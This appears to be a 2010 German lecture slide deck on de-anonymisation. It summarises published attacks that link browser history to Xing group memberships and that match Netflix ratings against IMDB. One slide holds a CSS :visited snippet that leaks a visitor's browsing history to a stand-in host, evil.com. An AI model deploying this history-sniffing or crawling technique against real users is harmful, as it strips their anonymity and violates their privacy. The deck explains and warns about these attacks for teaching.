De-Anonymisierung

Norbert Schmitz

July 27, 2010

Anonymität

- Abwesenheit personenbezogener Daten
- Nutzername maskiert
- Name maskiert
- Trotzdem reich an Informationen
- Daten mit Schlüssel zusammengefasst

De-Anonymisierung

- Brechen der Anonymität
- Zusammenführung von Datensätzen aus:
- Anonymisierten Quellen
  - Besucher einer Webseite
  - Zu Forschungszwecken herausgegebene Daten
  - Webseiten
- (Öffentlich) verfügbaren Quellen
  - Sozialem Netzwerk
  - Eigenem Kundendatenstamm
  - Besonderen Quellen (Staat)

Crawling

- Automatisiertes Auslesen von Profilen Sozialer Netzwerke
  - Freundesliste
  - Gruppenliste
  - Zugehörigkeit zu einer Gruppe

Crawling (Gruppen)

- Offene Gruppen
  - Einfaches Crawling möglich
  - Durch eigenes Skript
  - Durch kommerziellen Dienst
- Geschlossene Gruppen
  - Einladung/Bestätigung notwendig
  - Danach wie bei offenen Gruppen


Browser Verlauf (CSS)

- Browser speichert besuchte Seiten
- Kein direktes Auslesen
- Besuchte Seiten werden besonders dargestellt

```
#link1 {
color: blue;
}
#link1:visited {
color: red;
background:
 url(http://evil.com/track.php?url=google.com);
}
```

Browser Verlauf (Javascript)

- Ähnlich wie bei CSS
- Kein direktes Auslesen möglich
- Jeder Link muss einzeln abgefragt werden
  - Dynamisch nachladbar
- Bereits gewonnene Erkentnisse können weitere Abfragen beeinflussen
  - Daher dynamisch anpassbar


Number of tested pages
Time in seconds
0
20000
40000
60000
80000
100000
0
10
20
30
40
50
60
70
Safari 4 Mac
Safari 4
Chrome
FF 3.5
FF 3.5 Mac
FF 3.5 Linux
IE 8

Wer ist das?

- Soziales Netzwerk für Geschäftskontakte
- Fokus auf Präsentation des Lebenslaufs
  - Ausbildung
  - Berufserfahrung
  - Referenzen
  - Kontakt
  - Bestätigte Kontakte
  - Über Mich Seite
  - Gästebuch
- Offene und geschlossene Gruppen
- Ich suche / Ich biete

Idee

A Practical Attack to De-Anonymize Social Network Users

Gilbert Wondracek, Thorsten Holz, Engin Kirda und Christopher Kruegel

- Identifizierung von Besuchern einer Webseite
- Dazu:
  - Sammlung von Informationen bei Xing
  - Auslesen des Browser Verlaufs
  - Abgleich des Browser Verlaufs mit den gesammelten Daten bei Xing

Gesammelte Daten

- Öffentlich verfügbare Daten
- User Id
- Gruppenzugehörigkeit

- Abgleich Gruppenzugehörigkeit gegen Browser Verlauf

Datenabgleich

- Browser Verlauf testen
- 1. Variante
  - Überschneidung in der Gruppenzugehörigkeit finden
  - Soweit reduzieren bis nur wenige Profile Übrigbleiben
  - Wenige Profile testen (Schnittmenge)
- 2. Variante
  - Wenn 1. Variante fehlschlägt
  - Vereinigungsmenge testen

Das Experiment

- 61 Gruppen decken 50% der Nutzer ab
- 1108 Gruppen decken 90% der Nutzer ab
- Versuch mit 26 Freiwilligen aus den Xing Kontakten
- 15 erfolgreich identifiziert
- 11 Nutzer direkt anhand der Gruppenzugehörigkeit (1.Variante)
- Weitere 4 durch 2. Variante

- Nach Presseberichten
  - 9969 haben zusätzlich teilgenommen
  - 3717 hatten mindestens einen Treffer bei der Gruppenabfrage
  - 1207 konnten erfolgreich de-anonymisiert werden

Idee

Robust De-anonymization of Large Sparse Datasets

Arvind Narayanan and Vitaly Shmatikov

- DVD Verleih
- User bewerten die geliehenen Filme
- Netflix hat Teile seiner Datenbank veröffentlicht
  - Daten beinhalten die Bewertungshistorie
- Abgleich mit IMDB
  - Bewertungsportal für Filme
  - Daten können durch Crawling erlangt werden

Ergebnis

- Identifizierung über:
  - Wertung
  - Zeitpunkt der Wertung
- Bei 8 Bewertungen 99% der Datensätze eindeutig identifizierbar
- Bei 2 Bewertungen 68% der Datensätze eindeuttig identifizierbar

- Anonymisierte Daten müssen nicht anonym bleiben
- Nur nicht vorhandene Daten sind anonym
- Privaten Modus zum Surfen einschalten

Noch Fragen?

Vielen Dank für Ihre Aufmerksamkeit

Quellen

A Practical Attack to De-Anonymize Social Network Users

Gilbert Wondracek, Thorsten Holz, Engin Kirda und Christopher Kruegel

Robust De-anonymization of Large Sparse Datasets

Arvind Narayanan and Vitaly Shmatikov